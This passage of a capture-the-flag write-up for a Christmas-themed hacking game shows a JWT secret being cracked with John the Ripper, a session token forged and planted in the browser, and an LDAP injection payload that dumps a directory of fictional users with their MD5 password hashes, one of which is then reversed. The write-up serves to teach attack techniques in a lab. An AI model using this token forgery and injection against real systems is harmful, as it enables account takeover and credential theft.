eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4
cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93Y
mFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I HTTP/1.1" 200 -
"http://127.0.0.1/reset_request?ticket=ZBFE0-SVQE2-6GW0S-CQ4MZ" "Mozilla/5.0
(Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1
Safari/538.1"
```

Decode the first 2 parts of the token with base64:

```
$ echo eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 | base64 -d
{"alg":"HS256","typ":"JWT"}
$ echo
eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3L
jI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9 | base64 -d
{"dept":"Engineering","ou":"elf","expires":"2017-08-16
12:00:47.248093+00:00","uid":"alabaster.snowball"}
```

We can't simply reuse the token, since it's already expired. To create a new token, we first have to crack the secret. Convert the token to a format John the Ripper can understand, and bruteforce it:

```
$ python jwt2john.py
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4
cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93Y
mFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I > jtw.john

$ john --format=HMAC-SHA256 jwt.john
      0 [main] john 5800 find_fast_cwd: WARNING: Couldn't compute FAST_CWD pointer.
Please report this problem to
the public mailing list cygwin@cygwin.com
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 32/32 OpenSSL])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
3lv3s            (?)
Session completed
```

So, the secret was **3lv3s**, not really strong ;-)

We can now install **pyjwt** and create our own token, with a new expire-date somewhere in the future:

```
$ git clone https://github.com/jpadilla/pyjwt
Cloning into 'pyjwt'...
remote: Counting objects: 2005, done.
remote: Total 2005 (delta 0), reused 0 (delta 0), pack-reused 2004
Receiving objects: 100% (2005/2005), 485.34 KiB | 1020.00 KiB/s, done.
Resolving deltas: 100% (1188/1188), done.

$ python
Python 2.7.14 (default, Sep 17 2017, 18:50:44)
[GCC 7.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import jwt
>>> encoded = jwt.encode({"dept":"Engineering","ou":"elf","expires":"2018-01-16
12:00:00.248093+00:00","uid":"alabaster.snowball"}, '3lv3s', algorithm='HS256')
>>> print encoded
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4
cGlyZXMiOiIyMDE4LTAxLTE2IDEyOjAwOjAwLjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93Y
mFsbCJ9.9sG7GJDSc3BA4r85YeLL29T3jBewZIpQw0PKlSPw2K4
```

Insert the freshly created token in the web-browser:

```
javascript:localStorage.setItem('np-auth',
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV
4cGlyZXMiOiIyMDE4LTAxLTE2IDEyOjAwOjAwLjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93
YmFsbCJ9.9sG7GJDSc3BA4r85YeLL29T3jBewZIpQw0PKlSPw2K4');
```

We are now logged in ;-)

Do a search, and modify that POST-request using ZAP-proxy to be:

```
POST http://edb.northpolechristmastown.com/search HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
np-auth:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4
cGlyZXMiOiIyMDE4LTAxLTE2IDEyOjAwOjAwLjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93Y
mFsbCJ9.9sG7GJDSc3BA4r85YeLL29T3jBewZIpQw0PKlSPw2K4
X-Requested-With: XMLHttpRequest
Referer: http://edb.northpolechristmastown.com/home.html
Content-Length: 41
```

```
Cookie: SESSION=091hElJRWg36889yN2y1
DNT: 1
Connection: keep-alive
Host: edb.northpolechristmastown.com

name=))(|(cn=&isElf=True&attributes=*
```

This will dump the whole directory, with all attributes, including Santa's own record and his userPassword (the last record):


```
[[["cn=rudolph,ou=reindeer,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["rudolph"],"department":["aviation"],"description":["Rudolph is the red nosed
reindeer who light's up Santa's sleigh during dark and foggy Christmas
nights."],"facsimileTelephoneNumber":["123-456-8894"],"gn":["rudolph"],"l":["North
Pole"],"mail":["rudolph@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["reindeer"],"postOfficeBox":["127"],"postalAddress":
["Stable Street"],"postalCode":["543210"],"profilePath":
["/img/elves/rudolph.PNG"],"sn":["rudolph"],"st":["AK"],"street":["Santa Claus
Lane"],"telephoneNumber":["123-456-7894"],"uid":["rudolph"],"userPassword":
["ff943fe99491b32ea387489106517af4"]}]],
[["cn=blitzen,ou=reindeer,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["blitzen"],"department":["aviation"],"description":["Blitzen's name comes from the
German word for \"lightning\". He's fast, playful, and like a bolt when it comes to
helping Santa deliver his Christmas goodies."],"facsimileTelephoneNumber":["123-456-
8894"],"gn":["blitzen"],"l":["North Pole"],"mail":
["blitzen@northpolechristmastown.com"],"objectClass":["addressbookPerson"],"ou":
["reindeer"],"postOfficeBox":["127"],"postalAddress":["Stable Street"],"postalCode":
["543210"],"profilePath":["/img/elves/reindeer.PNG"],"sn":["blitzen"],"st":
["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-7894"],"uid":
["blitzen"],"userPassword":["ff943fe99491b32ea387489106517af4"]}]],
[["cn=donner,ou=reindeer,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["donner"],"department":["aviation"],"description":["Donner's name comes
from \"thunder\" in German. This is for good reason. He's always noticed when
entering a room because he's got a deep booming baritone
voice."],"facsimileTelephoneNumber":["123-456-8894"],"gn":["donner"],"l":["North
Pole"],"mail":["donner@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["reindeer"],"postOfficeBox":["127"],"postalAddress":
["Stable Street"],"postalCode":["543210"],"profilePath":
["/img/elves/reindeer.PNG"],"sn":["donner"],"st":["AK"],"street":["Santa Claus
Lane"],"telephoneNumber":["123-456-7894"],"uid":["donner"],"userPassword":
["ff943fe99491b32ea387489106517af4"]}]],
[["cn=cupid,ou=reindeer,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["cupid"],"department":["aviation"],"description":["Cupid is an affectionate
reindeer. She has Christmas reins decorated with red and green little heart-shaped
bells."],"facsimileTelephoneNumber":["123-456-8894"],"gn":["cupid"],"l":["North
Pole"],"mail":["cupid@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["reindeer"],"postOfficeBox":["127"],"postalAddress":
["Stable Street"],"postalCode":["543210"],"profilePath":
["/img/elves/reindeer.PNG"],"sn":["cupid"],"st":["AK"],"street":["Santa Claus
```

```
Lane"],"telephoneNumber":["123-456-7894"],"uid":["cupid"],"userPassword":
["ff943fe99491b32ea387489106517af4"]}]],
[["cn=comet,ou=reindeer,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["comet"],"department":["aviation"],"description":["He's quite handsome and is always
smiling. He's easy-going and loves to play ball with all the young
fawns."],"facsimileTelephoneNumber":["123-456-8894"],"gn":["comet"],"l":["North
Pole"],"mail":["comet@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["reindeer"],"postOfficeBox":["127"],"postalAddress":
["Stable Street"],"postalCode":["543210"],"profilePath":
["/img/elves/reindeer.PNG"],"sn":["comet"],"st":["AK"],"street":["Santa Claus
Lane"],"telephoneNumber":["123-456-7894"],"uid":["comet"],"userPassword":
["ff943fe99491b32ea387489106517af4"]}]],
[["cn=vixen,ou=reindeer,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["vixen"],"department":["aviation"],"description":["Vixen is the comedic reindeer
known for lots of magic tricks. The other reindeer often get slightly annoyed with
his ability to make things disappear and reappear."],"facsimileTelephoneNumber":
["123-456-8894"],"gn":["vixen"],"l":["North Pole"],"mail":
["vixen@northpolechristmastown.com"],"objectClass":["addressbookPerson"],"ou":
["reindeer"],"postOfficeBox":["127"],"postalAddress":["Stable Street"],"postalCode":
["543210"],"profilePath":["/img/elves/reindeer.PNG"],"sn":["vixen"],"st":
["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-7894"],"uid":
["vixen"],"userPassword":["ff943fe99491b32ea387489106517af4"]}]],
[["cn=prancer,ou=reindeer,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["prancer"],"department":["aviation"],"description":["Often is found in the elves'
factory prancing around gracefully with all the other reindeer, elves, and helpers
cheering him on."],"facsimileTelephoneNumber":["123-456-8894"],"gn":["prancer"],"l":
["North Pole"],"mail":["prancer@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["reindeer"],"postOfficeBox":["127"],"postalAddress":
["Stable Street"],"postalCode":["543210"],"profilePath":
["/img/elves/reindeer.PNG"],"sn":["prancer"],"st":["AK"],"street":["Santa Claus
Lane"],"telephoneNumber":["123-456-7894"],"uid":["prancer"],"userPassword":
["ff943fe99491b32ea387489106517af4"]}]],
[["cn=dancer,ou=reindeer,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["dancer"],"department":["aviation"],"description":["Dancer is a reindeer with a
unique personality. He's completely extroverted. When he's not helping Santa, he's
having dance parties."],"facsimileTelephoneNumber":["123-456-8894"],"gn":
["dancer"],"l":["North Pole"],"mail":
["dancer@northpolechristmastown.com"],"objectClass":["addressbookPerson"],"ou":
["reindeer"],"postOfficeBox":["127"],"postalAddress":["Stable Street"],"postalCode":
["543210"],"profilePath":["/img/elves/reindeer.PNG"],"sn":["dancer"],"st":
["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-7894"],"uid":
["dancer"],"userPassword":["ff943fe99491b32ea387489106517af4"]}]],
[["cn=dasher,ou=reindeer,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["dasher"],"department":["aviation"],"description":["The fastest reindeer in Santa's
herd. He's always ready to dash out the door. For that reason, he excels at track and
field during the off-season."],"facsimileTelephoneNumber":["123-456-8894"],"gn":
["dasher"],"l":["North Pole"],"mail":
["dasher@northpolechristmastown.com"],"objectClass":["addressbookPerson"],"ou":
["reindeer"],"postOfficeBox":["127"],"postalAddress":["Stable Street"],"postalCode":
```

```
["543210"],"profilePath":["/img/elves/reindeer.PNG"],"sn":["dasher"],"st":
["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-7894"],"uid":
["dasher"],"userPassword":["ff943fe99491b32ea387489106517af4"]}]],
[["ou=elf,dc=northpolechristmastown,dc=com",{"objectClass":
["organizationalUnit"],"ou":["elf"]}]],
[["cn=tarpin,ou=elf,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["tarpin"],"department":["workshop"],"description":["Tarpin is the local jokester of
the North Pole. He makes sure everything remains light-hearted around the
workshop."],"facsimileTelephoneNumber":["123-456-8905"],"gn":["tarpin"],"l":["North
Pole"],"mail":["tarpin.mcjinglehauser@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["elf"],"postOfficeBox":["133"],"postalAddress":["Candy
Street"],"postalCode":["543233"],"profilePath":["/img/elves/elf7.PNG"],"sn":
["mcjinglehauser"],"st":["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-
456-4740"],"uid":["tarpin.mcjinglehauser"],"userPassword":
["f259e9a289c4633fc1e3ab11b4368254"]}]],
[["cn=holly,ou=elf,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["holly"],"department":["workshop"],"description":["Holly is the resident wood worker
at the North pole. Any toys made from wood touch her hands at some
point."],"facsimileTelephoneNumber":["123-456-8999"],"gn":["holly"],"l":["North
Pole"],"mail":["holly.evergreen@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["elf"],"postOfficeBox":["132"],"postalAddress":["Candy
Street"],"postalCode":["543233"],"profilePath":["/img/elves/elfgirl3.PNG"],"sn":
["evergreen"],"st":["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-
4741"],"uid":["holly.evergreen"],"userPassword":
["031ef087617c17157bd8024f13bd9086"]}]],
[["cn=mary,ou=elf,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["mary"],"department":["workshop"],"description":["Mary Sugarplum is the manager of
the workshop. She makes sure everything is organized and on
schedule."],"facsimileTelephoneNumber":["123-456-8998"],"gn":["mary"],"l":["North
Pole"],"mail":["mary.sugerplum@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["elf"],"postOfficeBox":["131"],"postalAddress":["Candy
Street"],"postalCode":["543233"],"profilePath":["/img/elves/elfgirl2.PNG"],"sn":
["sugarplum"],"st":["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-
4745"],"uid":["mary.sugarplum"],"userPassword":
["b9c124f223cdc64ee2ae6abaeffbcbfe"]}]],
[["cn=sparkle,ou=elf,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["sparkle"],"department":["workshop"],"description":["Sparkle is a member of the
workshop. She is responsible for decorating and making everything feel
festive."],"facsimileTelephoneNumber":["123-456-8997"],"gn":["sparkle"],"l":["North
Pole"],"mail":["sparkle.redberry@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["elf"],"postOfficeBox":["130"],"postalAddress":["Candy
Street"],"postalCode":["543233"],"profilePath":["/img/elves/elfgirl.PNG"],"sn":
["redberry"],"st":["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-
4748"],"uid":["sparkle.redberry"],"userPassword":
["82161cf4b4c1d94320200dfe46f0db4c"]}]],
[["cn=wunorse,ou=elf,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["wunorse"],"department":["kitchen"],"description":["Wunorse works in the kitchen and
known for his world-famous cookies."],"facsimileTelephoneNumber":["123-456-
8814"],"gn":["wunorse"],"l":["North Pole"],"mail":
```

```
["wunorse.openslae@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["elf"],"postOfficeBox":["129"],"postalAddress":["Candy
Street"],"postalCode":["543233"],"profilePath":["/img/elves/elf5.PNG"],"sn":
["openslae"],"st":["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-
7812"],"uid":["wunorse.openslae"],"userPassword":
["9fd69465699288ddd36a13b5b383e937"]}]],
[["cn=minty,ou=elf,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["minty"],"department":["workshop"],"description":["Minty Candycane works in the
workshop making delectable candy canes."],"facsimileTelephoneNumber":["123-456-
8892"],"gn":["Minty"],"l":["North Pole"],"mail":
["minty.candycane@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["elf"],"postOfficeBox":["128"],"postalAddress":["Candy
Street"],"postalCode":["543222"],"profilePath":["/img/elves/elf4.PNG"],"sn":
["candycane"],"st":["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-
7812"],"uid":["minty.candycane"],"userPassword":
["bcf38b6e70b907d51d9fa4154954f992"]}]],
[["cn=shimmy,ou=elf,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["shimmy"],"department":["workshop"],"description":["Shimmy Upatree is a master toy
artisan. In his spare time he likes being arboreal."],"facsimileTelephoneNumber":
["123-456-8811"],"gn":["Shimmy"],"l":["North Pole"],"mail":
["shimmy.upatree@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["elf"],"postOfficeBox":["127"],"postalAddress":["Candy
Street"],"postalCode":["543221"],"profilePath":["/img/elves/elf3.PNG"],"sn":
["upatree"],"st":["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-
7892"],"uid":["shimmy.upatree"],"userPassword":
["d0930efed8e75d7c8ed2e7d8e1d04e81"]}]],
[["cn=pepper,ou=elf,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["pepper"],"department":["Security"],"description":["Pepper is the protector of
Santa's magic world, and has worked his way up to being Head of Elf
Security."],"facsimileTelephoneNumber":["123-456-8892"],"gn":["Pepper"],"l":["North
Pole"],"mail":["pepper.minstix@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["elf"],"postOfficeBox":["125"],"postalAddress":["Candy
Street"],"postalCode":["543210"],"profilePath":["/img/elves/elf3.PNG"],"sn":
["Minstix"],"st":["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-
7892"],"uid":["pepper.minstix"],"userPassword":
["d0930efed8e75d7c8ed2e7d8e1d04e81"]}]],
[["cn=bushy,ou=elf,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["bushy"],"department":["Engineering"],"description":["A skilled engineer and the
inventor of Santa's magic toy-making machine."],"facsimileTelephoneNumber":["123-456-
8891"],"gn":["Bushy"],"l":["North Pole"],"mail":
["bushy.evergreen@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["elf"],"postOfficeBox":["124"],"postalAddress":["Candy
Street"],"postalCode":["543210"],"profilePath":["/img/elves/elf2.PNG"],"sn":
["Evergreen"],"st":["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-
7891"],"uid":["bushy.evergreen"],"userPassword":
["3d32700ab024645237e879d272ebc428"]}]],
[["cn=alabaster,ou=elf,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["alabaster"],"department":["Engineering"],"description":["Developer of an elaborate
computer system that updates each child's Naughty or Nice rating five times a minute.
```

```
AKl year around."],"facsimileTelephoneNumber":["123-456-8890"],"gn":
["Alabaster"],"l":["North Pole"],"mail":
["alabaster.snowball@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["elf"],"postOfficeBox":["123"],"postalAddress":["Candy
Street"],"postalCode":["543210"],"profilePath":["/img/elves/elf1.PNG"],"sn":
["Snowball"],"st":["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-
7890"],"uid":["alabaster.snowball"],"userPassword":
["17e22cc100b1806cdc3cf3b99a3480b5"]}]],
[["cn=jessica,ou=human,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["jessica"],"department":["administrators"],"description":["Mrs. Claus is the wife of
Santa Claus and is the primary administrator and care-taker of the elves. As such,
she is highly admired amongst the elf kind."],"facsimileTelephoneNumber":["123-456-
8893"],"gn":["Jessica"],"l":["North Pole"],"mail":
["jessica.claus@northpolechristmastown.com"],"objectClass":
["addressbookPerson"],"ou":["human"],"postOfficeBox":["126"],"postalAddress":["Candy
Street"],"postalCode":["543210"],"profilePath":["/img/elves/mrsclause.png"],"sn":
["Claus"],"st":["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-
7893"],"uid":["jessica.claus"],"userPassword":
["16268da802de6a2efe9c672ca79a7071"]}]],
[["cn=santa,ou=human,dc=northpolechristmastown,dc=com",{"c":["US"],"cn":
["santa"],"department":["administrators"],"description":["A round, white-bearded,
jolly old man in a red suit, who lives at the North Pole, makes toys for children,
and distributes gifts at Christmastime. AKA - The Boss!"],"facsimileTelephoneNumber":
["123-456-8893"],"gn":["Santa"],"l":["North Pole"],"mail":
["santa.claus@northpolechristmastown.com"],"objectClass":["addressbookPerson"],"ou":
["human"],"postOfficeBox":["126"],"postalAddress":["Candy Street"],"postalCode":
["543210"],"profilePath":["/img/elves/santa.png"],"sn":["Claus"],"st":
["AK"],"street":["Santa Claus Lane"],"telephoneNumber":["123-456-7893"],"uid":
["santa.claus"],"userPassword":["d8b4c05a35b0513f302a85c409b4aab3"]}]]]
```


Great, the MD5-hash of Santa's password is **d8b4c05a35b0513f302a85c409b4aab3**. A quick Google-search for this hash shows that it's the hash for **001cookielips001**.

Logout, and log back in as santa.claus using this password. Open the 'Santa Panel', confirm the password again, and we are presented a letter to Santa, written by the **Wizard of Oz**: http://edb.northpolechristmastown.com/img/wizard_of_oz_to_santa_d0t011d408nx.png

Dear Santa,

My old friend! I wish you a very merry Christmas. Thank you for all you do to bring holiday cheer around the world.

Every year I enjoy our gift exchange — you giving me a Christmas present and I giving you a Solstice gift. We've exchanged some crazy things in the past. By my reckoning, you've given me:

- Big Hair Hairspray
- Pink Election Campaign Hat
- Bacon Bandages
- Scapy the Unicorn Plush Pillow
- Princess Leia Earmuffs
- Bacon Tie with Giant TV Remote
- Stormtrooper Boxer Shorts

Ah what fun times! And I've given you:

- The Nubulator
- Garden Gnome
- Justin Bieber Toothbrush
- Snorty the Pig Hat and Pink Gloves
- Giant Inflatable Olaf the Snowman
- Ariana Grande Light-up Cat Ear Headphones

Well, wait 'til you see what I've got for you this year, my friend! Yule love it!

Merry Christmas!

– The Wizard

Question #9: The ultimate villain

9) Which character is ultimately the villain causing the giant snowball problem. What is the villain's motive?

The villain was **Glinda, the "Good" Witch of Oz**… Naming herself "Good" obviously doesn't make her good, but that isn't really a surprise, because all witches are evil, even if the call themselves white or good or whatever...

The motive was **money**, which also really ain't a surprise, since the love of money is the root of all evil, according to the holy scripture (Timothy 6:10).

```
NPC Conversation

Conversation with Glinda, the Good Witch

It's me, Glinda the Good Witch of Oz! You found me and ruined my genius plan!

You see, I cast a magic spell on the Abominable Snow Monster to make him throw all
the snowballs at the North Pole. Why? Because I knew a giant snowball fight would
stir up hostilities between the Elves and the Munchkins, resulting in all-out WAR
between Oz and the North Pole. I was going to sell my magic and spells to both sides.
War profiteering would mean GREAT business for me.

But, alas, you and your sleuthing foiled my venture. And I would have gotten away
with it too, if it weren't for you meddling kids!
```